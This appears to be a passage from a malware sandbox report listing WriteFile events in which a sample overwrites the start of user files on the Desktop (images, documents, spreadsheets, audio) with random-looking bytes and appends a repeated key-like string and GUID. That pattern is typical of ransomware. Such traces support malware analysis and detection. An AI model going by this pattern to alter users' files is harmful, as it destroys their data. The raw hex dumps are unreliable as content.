fd 20 30 74 69 6d 7d fd 2c fd cd fd 22 fd 06 0e 12 fd fd 3d fd 1e 50 fd 2b fd 13 fd 4d fd fd fd 6d 43	oKi; <~n%IrcDC^*sroG7U,!}>r !B uf_ YC? T5~;YaVDUTPAy[Bh/T(2 _J"W ,#Eqlk#">_SQ)7t6pf{%] 0tim},"=P+MmC	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg	5	1021	4c fd 32 fd 11 4d b9 66 fd fd 72 fd ce 3e fd 7d 10 fd fd 16 6d fd fd fd 3d fd 31 fd 60 4a fd 14 25 5e 15 fd 24 fd fd 6d fd 37 4c 58 fd 12 fd 1c 51 fd 2e 06 79 fd 4b fd 48 2a fd 26 4c fd fd fd 48 34 fd fd fd 69 07 fd fd 97 46 fd fd fd fd fd fd 21 fd 2e 5c 77 07 74 fd fd fd 35 fd fd fd fd fd fd d5 fd 3b 34 31 fd 8b 4f fd 53 48 07 13 fd 7c fd 79 7b 7a 4b 31 fd 3e 2a e4 00 19 25 44 71 27 6e fd 75 fd 1a 6f fd 2f 41 27 4a 5d 09 fd 3c fd 1a 42 12 fd 08 02 fd 3b fd 21 65 fd fd 5a 28 28 4e 33 fd fd 2e 1f 73 cd 19 fd 12 5a 6d fd 75 fd fd 1a fd 56 fd 94 fd fd 18 fd 55 fd fd 25 1a fd 0d 0f 39 fd fd 82 fd fd fd 7c fd fd 3a fd fd fd 6b 62 fd 10 2d fd 03 fd fd 5a 58 fd 2b 27 66 60 67 fd 0c fd fd e9 fd fd	L2Mfr>}m=1J%^$m7LXQyKH*&LH4iF! .\wt5;41OSH|y{zK1>*%Dq'nuo/A'J] <B;!eZ((N3.sZmuVU%9|:kb-ZX+'f`g	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg	1026	256	47 fd 67 fd 13 fd fd fd 1c 0d 53 3a fd fd 40 fd 2e fd 6c 53 fd 50 24 fd fd fd 6d fd fd fd 39 67 3e fd fd 01 ec fd fd 6a fd 66 fd fd 8a fd 7f fd fd 51 30 2a fd 3c fd 30 22 70 fd fd 37 f6 09 fd 72 0d 46 62 6b fd fd 0f 5f 42 fd 17 fd fd fd 13 01 fd 45 76 06 4b 08 fd 1c 3e fd 25 fd 35 6c 6c fd fd fd 1f fd fd fd fd fd 35 fd 3a 54 4e fd 37 78 fd 75 fd fd fd 3c fd 60 07 52 fd fd 03 fd fd fd 6a fd 4d fd 10 fd fd fd fd 17 fd fd 79 fd 15 fd fd fd 1a 34 fd 38 01 fd de fd fd 53 b4 fd 66 fd 42 15 fd fd 4e 5a 4a 40 fd 05 19 fd 5a fd fd 13 2f fd 7a fd fd fd fd 2c fd fd ea fd 4c fd fd fd 34 01 0e fd 19 1f 2a 35 4d 43 fd 17 14 fd fd 59 fd 19 56 24 3c 10 fd 08 fd fd 2f fd 10 3a 0b 31 0d 20 fd fd 6a fd 38 fd 2d fd fd 6c 29	GgS:@.lSP$m9g>jfQ0* <0"p7rFbk_B EvK>%5ll5:TN7xu<`RjMy 48SfBNZJ@ Z/z,L4*5MCYV$</1 j8-l)	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf	5	1021	21 31 fd 57 fd fd fd 06 6e fd 65 fd 48 fd 6e bb 7d 67 fd fd fd 4f fd 4b 48 3e fd 2f 1a fd fd 1c 46 03 4a 1b 57 fd fd 46 27 fd 52 fd 15 fd 50 28 fd fd 17 29 ae 37 fd fd fd 0e fd 60 fd 7a 37 fd 49 23 fd fd fd 76 0c fd fd fd fd 11 5f fd 14 3c fd 51 2f 3f fd fd 51 22 60 fd 14 70 58 30 2a 58 fd fd 7a fd 14 5c fd 2a 13 47 61 26 fd fd fd 12 08 18 db 45 b0 fd fd 59 2a 56 fd 11 fd 41 37 4a fd 57 fd fd fd 1f fd fd 04 5b fd fd 1d 59 fd fd fd 66 43 fd 67 fd 0d 26 56 fd 38 fd fd fd fd fd 5e fd fd 76 5c fd 41 6e 71 60 fd 5c 59 fd 62 fd 49 58 fd fd 21 78 21 fd fd 1a 2c 70 fd 6d 35 79 3a fd fd fd fd 21 7e fd fd 3e 10 61 fd fd fd 7b 37 29 fd 27 fd fd 5b 12 65 4b 50 10 13 ab 21 fd fd 69 71 2e fd fd 4f 55 fd fd 42 28 fd 31 56 fd fd	!1WneHn}gOKH>/FJWF'RP()7`z7l#v_<Q/?Q"`pX0*Xz*Ga&EY*VA7JW[YfCg&V8v\Aq`\Ybl!x!,pm5y:!~>a{7)'[eKP!iq.OUB(1V	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf	1026	256	fd 38 39 fd 7f 14 fd 40 fd 5f fd fd fd 5f 66 fd 2b 1f fd 67 fd fd d3 fd fd 6d 1b fd 4b fd fd fd 57 fd 6e fd 19 4f 76 fd 57 43 16 65 18 74 3b 79 1c 0b 70 fd fd fd fd fd 6e 05 10 7e fd fd ed fd 5f 16 62 fd 05 0b 7e fd fd ac fd 30 fd 72 fd fd 78 fd 4d 70 76 fd 37 20 fd 70 4c 20 fd 42 61 fd 65 69 45 65 27 1a 57 11 fd 2e fd 6c 13 fd fd 1e fd 61 fd 6a 5f 2d fd fd fd fd 7c fd 4d fd 15 fd 22 fd fd 2a 01 fd 4c 7c fd 21 6e fd fd fd fd fd fd 1c fd fd fd 77 fd fd 46 40 45 63 fd 22 fd fd 75 6f 72 28 5b fd 64 fd fd 1b 1a 53 0d fd fd fd 41 65 fd fd 5c fd 47 1d fd 20 1e fd fd 5b fd 48 0f 0d fd 7c 57 fd fd 48 44 70 fd fd 0b fd 47 fd 30 fd fd 30 fd 43 72 50 fd 57 fd 42 fd 0b 2f 59 08 7c 58 42 fd 49 fd 2e 1f fd fd fd 11 fd	8@__f+gmKWnOvWCet;ypn~_b~0rxMpv7 pLBaeiEe'W.laj_-|M"*L|!nwF@Ecuor([dSAe\G[H|WHDpG00CrPWB/YXBI.	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png	5	1021	33 fd 05 50 fd fd 5f fd fd fd 79 2c 67 fd 63 2b fd fd fd 1c 38 fd 7b 43 fd fd 46 fd 72 fd 39 fd fd 42 35 fd fd fd 79 fd fd fd 1e 00 06 2b fd 05 fd 75 33 0e 2a b2 34 fd 31 43 15 0f 30 fd 07 4d fd 2e fd 46 fd 7f fd 09 d6 fd fd 46 fd fd 6a fd 69 15 fd fd 3d 45 fd 04 06 0d 1c fd 52 64 25 fd 56 12 40 21 49 fd fd 72 0e 4c fd 58 fd 28 15 1c fd fd fd fd 45 fd 36 46 fd fd 51 63 fd fd 7a 49 41 44 fd 70 fd 2a fd fd 4b fd 0f fd 79 49 5c 30 fd 53 fd 3d fd fd 37 fd fd 1d 6a 0d 3d fd fd fd 7a fd 78 3d 54 fd fd 6c fd fd fd 29 fd 77 47 21 fd 4f fd 13 71 fd fd 3c fd fd 4d 33 09 fd fd fd 6b 65 10 fd 65 9e 61 fd 41 07 fc fd fd fd fd 56 fd bb 06 fd fd 42 1e 09 fd 73 19 fd 5a fd fd 17 fd fd fd 7f fd 5a fd 58 04 7d fd 47	3P_y,gc+8{CFr9B5y+u34 1C0M.FFji =ERd%V@!IrLX(E6FQcI ADp*KyI\0S= 7j=zx=Tl)wG!Oq<M3keea AVBsZZX}G	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png	1026	256	6e 6e 2f fd fd fd fd 32 78 6a fd 70 fd 31 fd 09 7b 77 58 fd 7c 79 28 79 76 fd fd 56 20 34 44 1e dc fd 25 49 fd 04 5f fd 18 54 fd 42 fd fd 59 fd 39 52 fd fd 2b 15 29 7c fd fd 03 fd 5e fd fd 23 fd 2b 32 fd fd fd 51 66 fd fd fd 06 20 39 24 17 1f 15 20 fd 32 fd fd fd 6f 26 77 30 40 4d fd 09 fd 20 fd fd 57 78 01 22 76 fd 57 fd fd fd fd 0d 0b 18 fd 74 32 fd 63 42 fd fd 1f 16 7f fd fd fd 0f 60 2a 70 f1 fd 53 fd fd fd fd fd 76 45 fd fd fd 6c fd 47 fd 58 fd 77 fd 1e 03 13 fd fd 7b 1a fd 31 07 fd 33 7c 7b fd fd fd 40 fd 10 6a fd 73 69 fd fd 24 fd fd fd fd 4e fd fd 5c fd 54 0b 7d fd 6a 2b 0b fd fd fd fd 29 5a 48 fd fd 5a 77 fd fd 50 17 fd fd 7d 65 fd 28 0b fd 4e 74 fd 65 fd 0f 5a 7a fd fd 11 74 fd 20 fd e1 fd fd fd fd 07	nn/2xjp1{wX|y(yvV 4D%l_TBY9R+)|^#+2Qf 9$ 2o&0@M Wx"vWt2cB`*p SvElGXw{13| {@jsi$N\T}j+)ZHZwP} e(NteZzt	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx	5	1021	08 62 28 14 25 3c 06 63 4c fd 5e fd 66 3a fd 58 fd fd fd 77 55 06 fd 09 0b 1b 79 4c fd fd 54 fd fd fd 16 53 0e 07 fd 4a fd 15 fd fd 01 fd 24 09 fd fd 50 79 37 42 fd 30 fd fd 4c fd 0f 42 67 7f 25 64 7a 4a fd 12 5d 19 fd fd 1f fd 7b fd 78 fd 9b 31 27 fd fd fd 36 fd fd fd fd fd 14 fd 3b fd 73 fd fd fd fd fd 7a 10 58 6e fd 3b fd 45 fd fd 41 fd fd 5e fd 44 2d fd 3b 65 fd 2f fd 7a 41 90 48 fd 06 23 22 fd 68 20 fd fd 29 67 fd 65 fd 66 fd fd fd 11 51 fd 44 fd 6c 42 00 fd fd 74 6f 22 fd fd c6 fd fd 17 fd fd fd fd 59 fd 68 16 fd fd 33 fd 16 fd fd 79 fd 02 fd fd 43 69 18 24 fd fd fd fd 05 01 fd 27 fd fd 34 fd fd fd 46 fd 24 fd 25 fd 5a 57 fd 34 fd 7d fd 3b 11 fd 0a fd 95 11 41 fd fb 28 7f 5a fd 34 fd 13 07 fd 09 fd fd 42 fd 10 17 69	b(% <cL^f:XwUyLTSJ$Py7B0 LBg%dzJ] {x1'6;szXn;EA^D- ;e/zAH#"h)ge fQDBto"Yh3yCi$'4F$%Z W4};A(Z4Bi	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx	1026	256	68 26 62 fd 24 7a 0e 3e fd fd fd 57 fd fd 08 2e 59 fd fd 68 6b fd 32 12 fd fd 3c fd fd 03 d2 7c fd 45 fd fd 15 fd 4b 0a 17 fd 57 fd 0e 07 fd 04 fd fd 68 71 fd 0b fd 96 00 fd 49 fd 32 fd 7c fd fd 3c 31 45 fd 32 58 fd fd fd fd fd 27 08 5b fd 7f 48 0a fd 57 06 fd 3b fd 02 fd 64 46 fd 28 fd 28 6e 45 fd fd 4b fd fd fd 26 dd 04 fd fd 45 e3 fd fd 47 fd fd 10 25 fd fd fd 0b 6b 3b 0d 5a 22 29 22 fd fd fd fd fd 5b 20 7e fd 7e 5b 34 fd fd fd fd 2f fd 4e fd 6d fd fd 28 fd 0a 39 7c fd fd fd cc fd 47 19 97 5e 3a 6f fd fd 52 4a 21 1a 4a fd 28 6d 12 fd 62 fd 4c fd 09 fd 54 68 5c 43 fd 36 fd 03 70 43 1f fd 70 1c fd eb 60 fd fd 4d 09 10 5d 5b fd 23 6a 12 58 fd fd 6e fd fd 5c fd 59 fd 42 fd 1e 3b fd 6a 4e 3c 34 fd fd 58 fd 20	h&b$z>W.Yhk2<|EKWhqI 2|<1E2X'[H W;dF((nEK&EG%k;Z")"[~~[4/Nm(9 |G^:oRJ!J(mbLTh\6pCp` M][#jXn\YB;jN<4X	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx	5	1021	55 25 5e 7e fd 35 5c 7e 0e fd 6f fd fd 35 fd e1 82 56 19 fd fd 1d 43 2b fd 63 fd fd 06 11 fd 0f 2a fd 2e 0c fd fd 57 3d 40 74 fd fd fd 06 51 fd 7d fd 6f fd fd 67 79 05 fd 22 fd 70 28 16 fd 71 fd 03 08 fd fd fd 17 0b fd 6a fd 13 6c fd 02 6e fd 73 77 79 9a fd 18 fd 6c 31 38 5d 7b 25 fd 43 2b 0d 7d fd 0b 00 7a b6 3e 69 34 fd 7d fd 53 17 00 36 fd 0e 5c 49 28 fd 64 fd 7f 13 74 fd 06 04 fd fd 7f fd fd 6b fd fd fd fd fd c8 5d fd 7d fd fd 69 fd fd 6e fd fd 47 fd 14 fd 7f 5c 7a fd 4e 75 fd fd 2b fd fd 17 fd fd 2e 03 fd fd 23 3a fd fd fd 0a fd 0d 4f fd 35 df fd 19 6e 1a fd 00 01 fd 4b 43 10 7d 3c 28 1a fd 7e 21 fd fd fd 61 29 fd fd 4f fd 1d 34 3a fd fd fd 73 fd 6d fd 0a fd fd fd 2a fd fd fd fd 11 66 2f 09 fd 0d 6b fd fd 2d	U%^~5\~o5VC+c*.W=@tQ}ogy"p(qjInswyl18]{%+}z>i4}S6\l(dtk]}inG\zNu+.#O5nKC}<(~!a)O4:sm*f/k-	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx	1026	256	fd fd 14 36 fd 38 ff fd fd 15 fd 01 15 fd fd 37 fd 01 fd fd 2f 2a fd fd 30 fd 5f fd 59 7d 5d 02 51 fd 53 42 4e fd fd 01 fd fd 08 26 7b fd 39 fd 24 fd fd 11 6b 0d 4a 70 53 fd ed fd fd 4a 62 76 0c fd fd 28 fd fd 01 43 fd fd 34 fd a7 fd 0b fd fd 12 6b 4a 10 04 12 fd 45 1f 4a fd 7e fd 0a fd 5a 2a fd 31 36 fd 63 68 5b b8 fd 33 65 fd fd fd 32 41 fd 54 fd fd 63 79 fd 6f fd 65 21 fd 0e fd 9f fd 1a 3f 63 fd fd 52 fd fd 78 fd fd 02 2d fd fd fd fd 67 32 58 fd 57 39 fd f8 fd fd 18 2f 32 fd 34 fd fd fd 53 56 11 32 51 fd 4b fd 62 fd fd 0d fd 66 fd 25 fd 45 fd 4d 5d 77 27 50 50 fd fd fd fd 74 70 fd fd fd fd 6d 4c 2e fd 21 13 3c fd 1f 1a fd 3e 7b 75 46 fd 4d fd 4f 24 fd 7e fd 0a 5c 72 fd 7d 1e 35 02 78 fd 27 17 fd fd 71 fd fd fd 55	687/*0_Y}]QSBN&{9$kJpSJbv(C4kJEJ~Z*16ch[3e2ATcyoe!?cRx-g2XW9/24SV2QKbf%EM]w'PPtpmL.!<>{uFMO$~\}5x'qU	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf	5	1021	fd 3b fd fd fd fd 0b 29 1e 75 08 31 03 6a 00 fd 6f fd 47 4e fd 17 fd 4d fd 62 fd 3c fd fd 51 fd 35 05 fd fd fd 0d fd 3b fd 4f fd fd fd fd 0a 6c 61 fd fd fd fd 1c fd 48 6c fd fd fd 64 7d 0e fd 23 7c 21 6d fd 04 fd 55 36 fd fd fd fd 41 34 5c 1d fd 56 fd fd 17 fd 2e 5a fd fd fd fd 72 fd 5c fd fd fd 3c fd fd 6e 64 fd 52 6a fd fd 7e fd 68 11 5d 5e 0b 14 4c fd 62 fd 4c fd fd 1f fd 24 68 75 11 7a fd 46 32 76 fd fd 46 fd 26 43 01 fd 5f fd 37 fd fd 19 fd 00 fd 4d fd 21 fd fd 37 fd 0a fd 4c fd fd 5d fd 1c fd 0a 14 3c 32 fd fd 5f fd 09 fd 13 fd ad 35 fd fd fd fd fd fd 5f fd fd fd fd fd 2c c1 69 fd 47 fd 5d fd fd fd 2c fd 38 1f fd fd 1e fd c8 fd 61 fd 6a 7a 54 fd fd 1e fd fd fd 2b fd 34 1d fd fd 17 fd 02 fd 46 1c 0d fd 35 32 fd 36 fd	;)u1joGNMb<Q5;OlaHld}#|!mU6A4\V.Zr\ <ndRj~h]^LbLhuzF2vF& C_7M!7L] <2_5_,iG],8ajzT+4F526	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf	1026	256	fd 00 42 fd fd fd fd fd 1a fd 24 fd fd 21 1b 5c fd fd 04 fd 16 fd fd 19 64 fd 3f 45 15 5b 10 7e fd fd 0a 27 ff fd 2a 42 fd fd 28 0d fd 0c fd fd fd 28 24 29 fd fd 2d 4a fd fd fd 5d 2a 67 59 4e fd 21 fd 3b fd fd 37 fd a6 fd 02 05 a2 21 69 9a 6f 2d 6b 62 fd 74 fd fd fd fd 07 fd 02 4e 79 14 1c 6e 3b 28 fd fd fd fd fd 12 fd 11 76 fd 72 39 fd fd fd 6d 2b 24 fd 11 71 17 fd fd 14 fd 0d fd 7f ab 13 fd fd 79 fd fd 31 fd fd 76 15 fd fd 28 4d 34 05 68 fd 3b fd 9a 3d 78 4a fd ed fd 3f 63 fd 63 fd fd 8b fd 7f 75 fd fd fd 3a fd 43 4c 57 fd 51 62 16 7a fd 1c 2b fd 74 6b fd fd 37 45 e6 77 aa fd 16 fd 05 fd 7e 5a 73 fd 00 19 25 fd 00 2a 59 fd 3d 5a fd 33 fd fd 5a 61 fd fd 5b 22 fd 67 3e 03 3e 0a fd fd 0e fd fd	B$!\d?E[~'*B(()-J]*gN;7!io-kbtNyn; (vr9m+$qy1v(M4h;=xJ? ccu:CL WQb+tk7Ew~Zs%*Y=Z3 Za["g>>	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png	5	1021	fd 09 42 fd fd fd 61 43 fd 42 6e fd f8 0f 35 26 43 6d fd ae 57 fd 35 55 fd 19 2a 50 fd fd fd fd fd fd 53 6e 64 06 fd fd fd 48 fd 6f 21 37 24 64 3d fd fd 2d fd 32 07 e2 17 fd 26 fd fd fd 67 7d f7 fd fd 69 fd 56 fd 78 fd 79 fd 06 fd fd fd fd fd fd f8 7f fd fd 26 68 97 33 6a 3c cd 53 fd 1a 73 53 79 08 fd 3b 02 fd 02 7b 64 fd 49 fd 60 fd fd 08 fd fd 58 fd fd fd 6d 65 fd 0f fd fd 6f fd fd fd 09 fd fd 50 fd fd 20 17 fd 46 3f 76 fd fd fd 3e 68 39 fd fd fd 20 fd 7f 52 73 69 33 6b fd 62 fd 58 fd fd 22 05 79 11 31 68 fd 51 0a 0f 8e fd 64 09 fd 71 56 fd 16 fd 0c fd 1a fd 2e 03 fd 64 fd 4d fd 1b fd 26 fd fd fd fd 2d 49 0e fd 41 fd 16 5c 70 2f 45 43 fd 2a 77 3d 04 fd fd fd 5c 2a fd fd fd 16 fd 62 fd 7e fd 61 0e 5b 3d 2b fd	BaCBn5&CmW5U*PSnd Ho!7$d=-2&g}i Vxy&h3jSsSy;{dl`XmeoP F?v>h9 R si3kbX"y1hQdqV.dM&- I\p/EC*w=*b~a[=+	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png	1026	256	48 17 19 1f 16 fd fd 40 39 6f fd fd 18 fd 66 5d 4b 31 fd 3a fd fd 26 fd fd 54 fd 46 fd 59 fd 0d 76 fd fd 25 42 fd 3b 06 36 fd fd 0e fd fd fd fd 51 fd fd 70 fd 1b fd fd 74 fd 62 fd fd 02 78 fd fd 30 54 fd 30 fd fd 08 28 60 fd 29 0d 39 7b 34 fd fd 37 62 0b 32 fd 60 fd 51 fd fd fd 63 05 fd 31 5d df fd 27 cf fd 35 19 45 66 40 fd fd fd 7c 07 fd 1c 04 7f 4e fd 78 fd 1e 24 66 7b fd 4c fd fd 74 fd 28 56 fd fd fd fd 0c 78 fd 78 fd fd fd 53 fd 44 26 fd 76 fd 17 fd fd fd 6c 7c 2e 6f 45 fd 45 fd fd 53 0d fd 01 fd 48 fd 73 20 3c fd 6a fd 2a fd fd fd 30 2e 5e 64 fd 2b fd fd fd fd 44 5c 20 fd 7f 00 fd 7c 17 2a 40 0e fd 2b 02 fd 04 2e 02 60 63 fd fd 65 6a 61 fd 14 78 fd 17 fd 53 fd e6 fd fd fd 11 48 f0 fd 6a 45 fd fd e8 3b	H@9of]K1:&TFYv%B;6Q ptbx0T0(`9{ 47b2`Qc1]'5Ef@|x$f{Lt(V xxSD&vl |.oEESHs<j*0.^d+D\ |*@+.`cejaxSHjE;	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3	5	1021	2a fd fd fd 46 fd cc fd fd 5b 12 fd fd 3c 72 fd 7f fd fd fd 35 fd 19 fd 7f fd 30 fd 66 63 fd 19 36 58 fd 40 0a fd 13 5d 10 7a fd 51 fd fd 30 5c 99 4d 5b fd fd 7f 68 48 1e fd fd fd fd fd fd 79 25 fd 32 66 fd 13 5d fd fd fd 4d fd fd fd 38 fd 74 64 1e fd fd fd 52 fd 03 fd 5a fd 6b 43 fd fd 32 4e fd 3f 1f 63 fd fd fd 0c fd 21 fd fd 4d 1c 22 46 6a 22 36 fd 15 fd 1c fd 3a fd 5c fd fd fd fd fd fd 63 fd 10 d0 62 6c fd fd 16 fd 61 45 fd fd 63 3f fd fd fd fd fd fd 79 14 fd fd 30 fd 0c 48 fd 40 15 79 03 3e fd 08 0f fd 03 66 51 3d fd 7a 25 fd fd fd fd fd fd 12 05 5b fd fd 3d 31 fd 23 fd 15 fd 4f 12 fd 69 3f 70 fd fd 58 fd 43 29 fd 77 fd fd fd 14 73 42 4d fd 35 0f 14 62 fd 49 fd 0e fd 1b fd fd fd 1f fd 79 fd fd 47	*F[<r50fc6X]zQ0M[hH%2f]M8tdRZkC2N?c!MF"6:\cblaEc?y0H@y>fQ=z%[=1#Oi?pXC)wsBM5bIyG	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3	1026	256	fd fd fd 69 fd 45 fd 00 fd fd 28 7b fd 11 7d fd 1d fd 07 36 3e fd 2a fd 72 46 fd fd 38 4b 37 fd 14 0f 52 fd 1c fd fd 0b 00 76 fd 48 5d fd 1d fd fd 6e 01 6a fd 0d 1b fd fd fd 11 fd 2e fd 3f fd fd 70 fd 62 fd 05 fd 4b 4e 17 02 fd 2c fd fd 6c 6b 2b fd fd 1d fd 41 76 0a fd 2e 42 14 4e fd 37 fd 29 15 7c fd fd fd fd 03 75 28 47 fd 5a 61 c4 fd 4b fd 5e 35 fd fd fd 07 37 3f fd 74 3d 7d fd fd 78 07 7a 5e fd fd 3f fd 70 fd 4e 09 fd fd 72 4e fd fd 78 1f 25 69 fd fd 73 44 62 fd 6a 0d 2c fd fd 0a fd fd 6d 43 28 fd 47 3d fd 54 57 fd 3f 27 fd 2a 22 fd fd fd fd fd 22 fd 71 fd fd 6d 41 fd 1e 6e 69 06 69 fd 54 fd 38 fd fd 54 7c 0c 58 38 73 fd 76 46 fd 21 fd fd fd 78 fd fd 15 57 fd fd 11 5b fd 21 44 fd fd fd fd fd 1b 4a fd fd 0d fd fd 0f 55 fd fd 48 1f fd fd 63 fd	iE({}6>*rF8K7RvH]nj.?pbKN,lk+Av.BN7)|u(GZaK^57?t=}xz^?pNrNx%isDbj,mC(G=TW?'*""qmAniiT8T|X8svF!xW[!DJUHc	success or wait	1	4115FA	WriteFile
